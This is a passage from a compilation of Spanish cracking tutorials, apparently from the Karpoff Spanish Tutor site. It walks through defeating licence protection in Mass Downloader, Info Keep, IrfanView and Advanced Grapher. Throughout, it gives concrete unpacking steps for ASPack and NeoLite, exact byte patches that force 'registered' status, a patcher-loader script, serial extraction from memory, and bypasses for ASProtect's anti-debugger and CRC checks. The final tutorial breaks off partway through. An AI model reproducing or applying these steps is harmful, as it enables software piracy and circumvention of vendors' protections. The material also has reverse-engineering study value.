014f:005863ba jmp 005863ba  <<<-- hemos creado un bucle infinito
```

ahora pulsamos f5 y dejamos al programa metido en un bucle infinito.
arrancamos procdump32 de nuevo y localizamos en la ventana de task a nuestro massdown.exe lo seleccionamos con el botón derecho del ratón y, en el menú que aparece, elegimos dump (full). guardamos el ejecutable con otro nombre (por ejemplo: mass2.exe) y aún no salimos de procdump.

¿qué tenemos?

tenemos a nuestro massdown.exe con todas sus vergüenzas expuestas a las miradas ajenas, es decir, desempaquetado y completo !!!!
pero falta una cosa. ¿os acordáis de la dirección que se mete en la pila antes del último ret? "52bd3c" ese debe ser ahora nuestro punto de entrada al programa, por lo tanto pulsamos en pe editor (dentro de procdump) y buscamos ahora nuestro exe recien desempaquetadito. en entry point metemos la dirección 12bd3c (52bd3c-400000). pulsamos en sections y cambiamos el campo características de la sección .code de c0000040 a e0000020, por la misma razón que antes. (también podemos dejar la sección .aspack como estaba (con el c0000040).
ahora sí, salimos de procdump.
volvemos a softice con ctrl + d y restauramos el ret

```
:a eip<intro>
014f:005863ba ret<intro>
014f:005863bb<intro>
```

f5 y dejamos que se cargue el programa. después salimos de él.

tenemos el massdown.exe original y nuestro mass2.exe desempaquetado. los renombramos. a massdown.exe le llamamos massdown.exe.original y a mass2.exe lo llamamos massdown.exe (que nadie se pierda :)
bien, y ¿ahora qué?.
bueno, a mí se me ocurrió ir a la caza de un nº de serie válido, por lo que me fuí directo al menú about y a

continuación a register.
metí un nombre de usuario y un nº de serie (o de licencia) y...
ctrl+d para ir a softice. después de probar algunos bpx me funcionó este:
bpx hmemcpy. f5 para volver a mass downloader y pulsamos en ok para que se 'valide' nuestro usuario y nº de serie :)
softice nos saluda... estamos dentro.
pulsamos f12 7 veces (sí 7)
ahora estamos en el código de mass downloader.
pulsamos f12 5 veces más.
debemos andar por aquí:

```
:004ec2ad 8d55fc lea edx, dword ptr [ebp-04]
:004ec2b0 8b83ec020000 mov eax, dword ptr [ebx+000002ec]
:004ec2b6 e82dc4f4ff call 004386e8  <<<-- aquí se lee el usuario
:004ec2bb 8d55f8 lea edx, dword ptr [ebp-08]  <<<-- habremos aterrizado por aquí
:004ec2be 8b83f4020000 mov eax, dword ptr [ebx+000002f4]
:004ec2c4 e81fc4f4ff call 004386e8  <<<-- aquí se lee el nº de serie
:004ec2c9 8d4df8 lea ecx, dword ptr [ebp-08]
:004ec2cc 8d55fc lea edx, dword ptr [ebp-04]
:004ec2cf a150015300 mov eax, dword ptr [00530150]
:004ec2d4 8b00 mov eax, dword ptr [eax]
:004ec2d6 e8c9920100 call 005055a4  <<<-- esta es la madre del cordero !!!
:004ec2db 84c0 test al, al
:004ec2dd 747e je 004ec35d
:004ec2df a150015300 mov eax, dword ptr [00530150]
```

si a alguien le interesa el call 005055a4 es la validación de nuestro nº de serie
yo me cansé de intentar cazar el nº bueno :(
pero la rutina es interesante, primero se comprueba que el usuario introducido no sea alguno de los que el programa tiene fichados !!! (¿eh, mr. green?). después calcula el mismo nº de serie que era válido para la versión anterior del programa (¿aprovechando código, eh...?, je, je) y luego lo marea de una forma que consiguió marearme a mí.
pero, si nos fijamos, a la vuelta del call hay una comprobación que nos suena: test al,al
¿no será...? lo es !!!!
vale ya está claro, ¡¡invertimos el salto!!
no vale. eax debe valer 01.
entonces, ¿¿solo tenemos los 2 bytes del test al,al para hacer algo...???
noooo... podemos ver donde consigue eax ese valor y 'ayudarle' xd
entramos en el call 005055a4...

```
* referenced by a call at addresses:
|:004ec2d6 , :004f5a36
|
:005055a4 55 push ebp  <<<-- por aquí, por favor... :)
:005055a5 8bec mov ebp, esp
:005055a7 6a00 push 00000000
:005055a9 6a00 push 00000000
:005055ab 6a00 push 00000000
:005055ad 6a00 push 00000000
:005055af 53 push ebx
:005055b0 56 push esi
```

seguimos trazando hasta:

```
:00505b58 ebeb jmp 00505b45
:00505b5a 8a45ff mov al, byte ptr [ebp-01]  <<<-- paramos aquí
:00505b5d 5e pop esi
:00505b5e 5b pop ebx
:00505b5f 8be5 mov esp, ebp
:00505b61 5d pop ebp
:00505b62 c3 ret
```

casualmente el ret que hay en 505b62 nos devuelve a nuestro test al,al
osea que nuestro 01 deberí habitar en [ebp-01] (pero noes así. hay un cero patatero)
pues lo cambiamos...
en lugar de: mov al, byte ptr [ebp-01]
metemos un flamante: mov al,01
para ello anotamos los bytes que nos interesan: ebeb<u>8a45ff</u>5e5b

los buscamos con nuestro editor hexadecimal (ultraedit 7.10a)
y los cambiamos por: ebebb001905e5b (sólo hemos cambiado 3 bytes)
grabamos y probamos....
el programa arranca... vamos a about... a register y....
not registered !!
pero..., pero..., tú dijiste.... :'(
tranquilos, meted los datos que querais y pulsad ok.
¿qué ha pasado?... estamos registrados !!!!
la explicación al primer susto está un poco más arriba, concretamente cuando entramos en el call el w32dsm89 nos dice que a esa rutina se le llama desde 2 sitios, uno el que hemos visto y el otro nada más ejecutar el programa se comprueba si el reguser y regkey (son claves del registro, bajo hkcu\software\metaproducts\massdownloader) son buenos, y la primera vez no existían en el registro. se crean cuando nos 'registramos' por primera vez.

ahora podemos observar que al haber modificado el valor de al antes de volver de la rutina de comprobación conseguimos que el parche funcione aunque se llame a la rutina desde diferentes puntos.

desde este momento, cada vez que arranquemos el programa nos dirá que estamos perfectamente registrados.

un saludo.

karpoff spanish tutor: pagina dedicada a la divulgacion de informacion en castellano, sobre ingenieria inversa y programacion. email "colabora con tus proyectos"


Karpoff Spanish Tutor

Programa:	Info Keep 1.30

PROTECCION:	**Name / Serial, Limitacion de Tiempo**		
Objetivo:	Simular estar registrados		
Descripcion:	para tener organizados los passwords		
Dificultad:	media		
DOWNLOAD:	http://www.infokeep.net/download/infokeep.exe		
Herramientas:	**W32dasm, Editor Hexadecimal, File inspector, procdump y parcheador**		
CRACKER:	**PERICO**	**FECHA:**	**09/11/2000**

introduccion

es un programa que vemos que esta comprimido al pasarlo por el 'file inspector'.




empezaremos descomprimiendolo con el procdump. lanzamos el procdump, 'clickeamos' en unpack y elegimos el compresor neolite2 ...

una vez descomprimido y guardado el archivo descomprimido (a partir de ahora infodes) vemos que ocupa bastane mas espacio que el archivo original, pero sigue funcionando igual.

el siguiente paso es proceder a desensamblarlo para poder ver las 'strref'. pero al intentarlo no hay ' referencias' y el desensamblado ha sido muy rapido, por lo que debe de tener alguna proteccion anti-dasm.

para quitarla volvemos a acudir al procdump. 'clickeamos' en pe editor y elegimos el fichero infodes y vemos:

'click' en sections y vemos:



le damos con el boton derecho del raton a '.text' y nos saldra un menu en el que elegimos 'edit section', ahora cambiamos 'c0000080' por 'e0000020'. aceptamos todo dando en 'ok' y salimos del procdump que ya hemos terminado con el.

ahora desensamblamos infodes y vemos que tarda bastante mas que antes y al terminar vemos que hay 'strnref'.

en las 'strnref' buscamos 'unregistered user', hacemos 'doble-clic' sobre el y aparecemos aqui:

```
:004EC5F7 0FBF95BCFEFFFF          movsx edx, word ptr [ebp+FFFFFEBC]
:004EC5FE 85D2                    test edx, edx
:004EC600 7444                    je 004EC646
:004EC602 C745FC24000000          mov [ebp-04], 00000024
:004EC609 66C705C6F958000000      mov word ptr [0058F9C6], 0000
:004EC612 C745FC25000000          mov [ebp-04], 00000025

* Possible StringData Ref from Code Obj ->"Unregistered User"
                                   |
:004EC619 68E08A4200              push 00428AE0
:004EC61E 6826F95800              push 0058F926
:004EC623 6A50                    push 00000050
```

un poco mas arriba, en la direccion '4ec600' vemos un salto que no se produce mientra no estamos registrados. vamos a forzarlo convirtiendolo en salto incondicional:

7444 je 004e646 por eb44 jmp 004e646

este cambio lo hacemos con el editor hexadecimal. damos a 'ctrl-g' y escribimos el offset obtenido con el dasm ('ec600' en mi caso) y realizamos el cambio en el archivo 'infodes'.

si ahora lo ejecutamos parece que no estamos registrados, pero en help-registration ves que estas registrado con el nombre de 'unregistered user' y ya no existe limite de tiempo ni nada y solo hemos cambiado ¡¡¡un byte!!!.

por último vamos a parchear el programa en memoria. para ello yo utilicé el programa risc patcher 1.4. su funcionamiento es muy sencillo:

1º) se crea, con un editor de textos, un archivo que contenga estas lineas y se graba con la extension rpp (info.rpp, por ejemplo).

```
;info keep 1.30

;t=1000: ;try 1000 times to patch the memory

f=info keep.exe: ;program to load/patch

p=4ec600/74/eb: ;change a je xx to a jmp xx

$ ;end of script
```

2º) se ejecuta el programa rpp.exe y se elige el prorama anterior (info.rpp). se creará un archivo loader.exe que cada vez que lo ejecutemos parcheara info keep.exe y hara que funcione como registrado.

esto es todo.

saludos a todos pericog@hotmail.com

Karpoff Spanish Tutor

Programa: Irfanview 3.30

PROTECCION: **Name / Serial**

Objetivo: Encontrar el registro y arreglarlo

Descripcion: Visor de muchos formatos gráficos

Dificultad: Media

DOWNLOAD: http://stud1.tuwien.ac.at/~e9227474/iview330.zip

Herramientas: **File inspector, TRW2000, W32dasm, Procdump, Exescope, Aspack**

CRACKER: **perico** **FECHA:** **22/11/2000**

introduccion

empezaré diciendo que este programa no necesita ser crackeado porque no tiene ninguna limitación lo registres o no. no obstante, si sigues queriendo registrarlo bastara con que leas la parte correspondiente a encontrar un codigo valido.

por lo tanto solo es necesario que sigas leyendo si quieres aprender algo sobre los programas que uso para crackear.


las herramientas utilizadas las puedes encontrar en: http://web_karpoff.exit.de y el programa aspack en http://www.crackstore.com/

al atake

1º.- desensamblado manual

empiezo pasando el programa por el file inspector 3.0 para saber si el programa esta comprimido, y me dice que esta comprimido con aspack v1.08.04. vamos a descomprimitlo manualmente.

para ello abrimos el trw2000 (o softice si lo prefieres)



browse: eliges el fichero -> load -> aterrizamos aquí

```
50c001   pushad
50c002   call 50c579 -> en este call debemos entrar con f8, porque
                         si no el programa se nos escapa.
entramos y seguimos con f10.

50c007   jmp 50c03c

50c03c   mov ebx, 44393e
........
50c050   mov [ebp + 444798],ebx -> aquí ebx llega con el valor
                                   40000
50c056   jnz 50c4dd (jump) -> aquí pondremos un breakpoint 50c4dd
                                para evitar el bucle.
bpx 50c4dd y f5

50c4dd mov eax,[ebp + 443a09] -> aterrizamos aquí
......
50c4f3  popad -> instrucción complementaria del pushad inicial
............
50c4fe   push 4a1cb3 -> oep necesario para calcular el nuevo entry point
50c503   ret -> nos paramos aquí sin ejecutarlo.
introducimos en la línea de comandos:

a eip (eip=50c503)
jmp 50c503 <intro>
<intro>

ahora pulsamos f5 y dejamos al programa metido en un bucle infinito.

arrancamos el procdump y localizamos en la ventana de tasks a nuestro
irfanview. lo seleccionamos con el botón derecho del ratón, elegimos dump
(full). guardamos el ejecutable con otro nombre (view.exe).

ahora tenemos que hacer unos retoques para que el archivo descomprimido
(view.exe), recien creado, funcione:

1º) le damos a pe editor y elegimos view.exe. cambiamos el entry point. su
nuevo valor es el resultado 4a1cb3 (el valor oep encontrado antes) menos 40000
(image base) = a1cb3
```

2º) le damos a 'sections' y editamos .text (boton derecho del raton). ahora cambiamos 'c0000040' por 'e0000020'. este cambio es para poder ver las 'strnref' en el w32dasm. es una prroteccion anti-dasm.
3º) ahora vamos a eliminar el programa irfanview que dejamos en la memoria. para ello en la ventana de task seleccionamos nuestro irfanview con el boton derecho del raton y elegimos 'kill task'.

4º) cerramos el procdump.

si ahora ejecutamos el view.exe vemos que funnciona perfectamente. la unica diferencia es el tamaño: original -> 388 kb, descomprimido 988kb.

2º.- encontrar un código válido

ejecutamos el programa view.exe o i_view.exe (da lo mismo).

'clic' en help -> registration

introducimos cualquier dato y nos sale una ventana diciendo:

ahora abrimos el w32dasm (cargamos el view.exe) y buscamos en las 'strnref' esta frase, hacemos doble-clic sobre ella y aparecemos en:

```
:0044DB8E 51                    push ecx
:0044DB8F 52                    push edx
:0044DB90 E88B3AFEFF            call 00431620
:0044DB95 83C408                add esp, 00000008
:0044DB98 85C0                  test eax, eax
:0044DB9A 752C                  jne 0044DBC8

* Possible StringData Ref from Data Obj ->"Incorrect registration !"
                                |
:0044DB9C A1040D4D00            mov eax, dword ptr [004D0D04]
:0044DBA1 8B0DA0304E00          mov ecx, dword ptr [004E30A0]
:0044DBA7 6830200000            push 00002030
:0044DBAC 68E0414E00            push 004E41E0
:0044DBB1 50                    push eax
```

vemos en :0044db9a un salto que de producirse saltaria a registratio correct!. podriamos cambiar este salto con lo que el programa aceptaria cualquier dato que introdujeramos.

esta seria una manera, otra que es la que voy a utilizar es encontrar el codigo correcto correspondiente a nuestro nombre. para ello vamos a volver al trw2000, cargamos el programa descomprimido y ponemos un breakpoint en el salto. es decir, bpx 44db9a y f5 para volver al view.exe, ahora le damos a help y registration e introducimos nuestros datos.

al darle a 'ok' el programa rompera en el salto. si ahora ponemos d edx vemos en la ventana de datos el codigo correspondiente al nombre que hemos introducido.


si introducimos nuestro nombre (perico) y el codigo obtenido (303770008) vemos que el registro es correcto.

una vez registrado, en el menu help sigue apareciendo la clave registration. vamos a eliminarla.

3º.- últimos retoques


para ello recurrimos al programa exescope.

una vez abierto el programa view.exe, nos aparece esto:



abrimos, como vemos, resource-menu-irfanview, y en la parte derecha vemos una serie de claves, buscamos help y ahi esta nuestra clave registration, pulsamos con el boton derecho del raton y elegimos 'delete'. tambien eliminamos uno de los '0' que corresponde a la linea.

salimos del exescope y nos sale esta ventana



a la que respondemos que 'ok', para guardar los cambios.

4º.- final

con esto tenemos el programa registrado y no nos aparecen recuerdos molestos.

lo único que nos queda por hacer es cambiar el original i_view.exe por el view.exe.

tambien podemos volver a comprimirlo con cualquier compresor. yo usé el aspack.

es muy sencillo. lo abrimo, elegimos el programa a comprimir y ya esta.

pericog@hotmail.com

Karpoff Spanish Tutor 2001

Programa:	**Advanced Grapher 1.61**

PROTECCION:	**ASPack 1.08.04 + ASProtect.**		
Descripcion:	**Liquidar manualmente la protección.**		
Dificultad:	**Avanzado.**		
DOWNLOAD:	**http://www.serpik.com/agrapher/**		
Herramientas:	**Softice 3.24, FrogsICE, Procdump32, FileinsPEctor 3.5, un Editor Hexadecimal.**		
CRACKER:	**Arkanian**	**FECHA:**	**09/01/2001**

introduccion

"audaces fortuna juvat"
que traducido (muy) libremente quiere decir:
"este jodido programa no va poder conmigo"

la verdad es que no pensaba meterme en semejante follón cuando empecé con este programa pero la curiosidad pudo más que yo. veremos como derrotar manualmente este tipo de protecciones y para ello seguiremos la serie de pasos que detallo a continuación:

- liquidar manualmente las rutinas antidebugger.
- saltar por encima del chequeo crc-32.
- hallar el punto de entrada original (oep) y volcar el programa.
- conseguir una tabla de importaciónes "limpia".
- reconstruir el ejecutable obtenido.
- después de todo esto y para finalizar, ¿que nos queda?

antes de empezar una pequeña recomendación, ¡cuidado al instalar el programa!. antes de finalizar la instalación se produce una comprobación de la presencia de sotfice, por ello te recomiendo que, o bien no tengas activo softice o bien que hagas la instalación, si lo tienes activado, con frogsice funcionando con la opción *bulletproof* activada. si el programa de instalación detecta softice aparecerá la consabida ventanita de ***debugger detected*** y si lo instalas con frogsice funcionando con la opcion *default settings* saltará softice con un mensaje de error y el programa no se instalará correctamente.

ahora si, dicho esto, vamos alla...

contacto con el enemigo

una vez instalado el programa utilizamos fileinspector para analizarlo, la pestaña compilador nos devuelve un **aspack1.08.04 + asprotect**, ya sabemos a que nos enfrentamos. echemos un vistazo a las secciones, todas a c0000040, estupendo..., ¿tres secciones .data y en una de ellas el entry point?, que curioso, ¿no hay sección .aspr?, parece que la cosa se complica.

ejecutamos agrapher.exe con frogsice activado y la opción *bulletproof* marcada. ventana de unregistered copy, shareware licence, insert register key, etc..., pero esto de momento no nos interesa.vamos a frogsice, concretamente a la opción *view log* y obtenemos esto:

```
=> agrapher
** softice detection ** code 0b, at cs:005a118b
attempting to load: siwdebug (string ref at cs:005a1160)

=> agrapher
** softice detection ** code 0b, at cs:005a118b
attempting to load: sice (string ref at cs:005a1154)

=> agrapher
** softice detection ** code 0b, at cs:005a118b
attempting to load: ntice (string ref at cs:005a1148)

=> agrapher
** softice detection ** code 01, at 0177:005a1338
interrupt:03h >eax=00000004h ebx=005a1750h ecx=0078fdech
edx=0078fcb4h esi=0056bbe8h edi=0058ebech

>ebp=4243484bh

seh proc address at cs:005a134c
```

por lo que parece "meltice" seguido de un "boundschecker" con una int3 (ebp=4243484bh, o sea bchk). de momento asequible.

bueno, cerramos agrapher, iniciamos procdump y solo por probar cambiamos las características de cualquier sección a e0000020, iniciamos de nuevo el objetivo y aparece una ventana de error con un mensaje de ***file corrupted***. una comprobación de integridad de archivo (crc), asequible también.

primeras escaramuzas

1.- liquidar manualmente las rutinas antidebugger.

desactivamos frogsice y hacemos un crtl+d, asignamos las ventanas como siempre y metemos un **bpx createfilea**, volvemos al windows, ejecutamos el programa, softice salta, pulsamos f5 y veremos en la ventana de datos correspondiente a eax, la cadena **\\.\siwdebug**, pulsamos f11 para ver de donde venimos y empezamos trazando con f10 hasta ver tres **kernel32!getlasterror** seguidos, concretamente este código repetido tres veces:

```
call 0059d9bc
test al, al
jnz 0059db07
call kernel32!getlasterror
cmp eax, 02
jnz 0059db07
```

recuerda que las direcciones en tu ordenador serán diferentes. ahora puedes desactivar el bp mediante bd * , ya que si no saltará otra vez en el call 59d9bc, sigue trazando despacio con f10.

para **\\.\siwdebug** el primer **getlasterror** devuelve en eax 32, puedes cambiarlo manualmente a 02 (que es lo que el programa espera encontrar) o invertir el salto. para **\\.\sice** el segundo call 59d9bc devuelve en eax 01, cambialo a 00 o invierte el salto, si no el **test al, al** y el salto posterior nos llevan fuera. con **\\.\ntice** (¿estas trabajando con windows nt?) haz lo mismo. si no dejalo estar.

personalmente prefiero "nopear" los dos saltos, ya que es posible que el programa vuelva a comprobar, en un momento posterior, la presencia de softice así nos curamos en salud.

habilita el bp de nuevo con be * cuando saltes a un **xor eax, eax**, sigue despacio con f10 y verás una serie de **jmp** seguidos que van cambiando cuando pasas por encima de ellos. verás poco después como aparece una instrucción del tipo **mov ebp, 4243484b** y un poco más abajo como aparece un **mov ax, 0004**. aquí tienes dos opciones:

1. modificar ebp para que el valor sea superior a 0x4243484bh. por ejemplo cambia el 42 por un 52. sigues con f10, aparece una **int3** y saltas al bp en **kernel32!createfilea**.
2. ensamblar la linea **mov ax, 0004** a **jmp 0**, pulsas f5 y aterrizas igualmente en **kernel32!createfilea**.

he optado por la segunda opción, no vaya a ser que haya una comprobación posterior.

de aquí f11 de nuevo y volvemos a estar en el código de asprotect. sigue con f10.

2.- saltar por encima del chequeo crc-32.

seguimos con f10 durante un rato, observa los valores que devuelven los call en eax, cuando veas un valor extraño (recuerda que has cambiado las características de una sección con procdump), apuntalo, sigue hasta que veas el siguiente código:

mov eax, [ebp-14] --> el valor que has apuntado, 02de855f en mi caso.
cmp eax, [ebp-10] --> el valor bueno, concretamente 79428769.
jz 0059dcc9 --> cambialo por un jmp.

bien, ya hemos saltado, sigue con f10.

inicio de las hostilidades

3.- hallar el punto de entrada original (oep) y volcar el programa.

aquí si que no hay estrategia que valga. he probado soluciones que he encontrado en diferentes ensayos sobre asprotect y no funcionan. supongo que en cada programa serán diferentes, así que aquí tienes lo que he encontrado yo y mi solución para encontrar el punto de entrada real.

1. sigue con f10 hasta que veas dos jmp's seguidos. parate ahí.
2. desplaza el código hacia abajo con las teclas del cursor hasta que veas un ret 0004.
3. anota la dirección del último call antes del ret 0004 y haz un g [dirección].
4. entra en ese call con f8. sigue con f10 hasta ver dos call seguidos.
5. entra en el segundo call con f8, verás un jmp kernel32!raiseexception. sigue con f10 y salta.
6. de kernel32!raiseexception pasamos a kernel32!findclose sigue con f10 hasta un call [ebp+18].
7. pulsa f8 y vuelve a asprotect.
8. f10 hasta encontrar, otra vez, dos call seguidos. otra vez al 2º call. la jugada se repite tres veces.
9. sigue con f10 hasta un setz seguido de dos jmp's. f8 y despacio. observa como cambia el código.
10. debajo de los jmp's aparece un mov eax, [ebp-08]. en eax está el oep.(4e7368).
11. encuentras un popad y poco después aparece un ret. alto ahí.

paramos en el ret y ensamblamos la linea a **jmp eip**. crtl+d vamos procdump32 y hacemos un volcado completo de

agrapher.exe. vamos a llamarlo por ejemplo prueba.exe. cambia el entry point (00140001) por el que hemos hallado restando la image base (004e7368 - 00400000 = 000e7368).

si analizamos prueba.exe con fileinspector veremos que la pestaña compilador devuelve **borland delphi 3.0** pero la tabla de importaciones (pestaña importaciones/exportaciones) parece estar incompleta. todo es aparentemente normal menos la rama kernel32.dll que tiene ahora tres subramas con tres números (0, 397 y 553) mientras que en el programa original estas subramas están ocupadas por **getmodulehandlea**, **getprocaddress** y **loadlibrarya**.

